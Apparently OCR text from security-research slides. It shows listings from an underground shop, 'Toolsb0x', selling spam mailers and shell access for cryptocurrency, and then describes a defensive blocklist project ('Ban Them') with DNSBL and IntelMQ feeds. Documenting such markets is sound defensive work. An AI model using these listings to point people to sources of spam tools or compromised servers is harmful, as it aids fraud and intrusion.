
The winner is Toolsb0x

Accept payment with :

- E-Voucher
- Perfect Money
- Bitcoin

The winner is Toolsb0x

You may buy, shell and more



Mailer

Title tools	Country	Seller	Price	Check Link	Buy
Mailer	.il	U01069	$10	Check Link	buy
Mailer	.net	U01069	$10	Check Link	buy
Good Mailer Inbox		U03054	$12	Check Link	buy
Good Mailer Inbox		U03054	$12	Check Link	buy
Good Mailer Inbox		U03054	$12	Check Link	buy
Mailer Inbox Result		U03054	$12	Check Link	buy
Mailer inbox result		U03054	$12	Check Link	buy


So…

What next ?

Still playing with…

http://banthem.excellium-services.com

Ban Them



- Learn Vectors
- Nearly Auto - Abuse
- Maybe
  - DNSBL
  - FEED for IntelMQ
  - BL for Squid/BC/…

Conclusion

- Not «state of the ART»
- Easy infrastructure for other botnet infections

Questions

http://banthem.excellium-services.com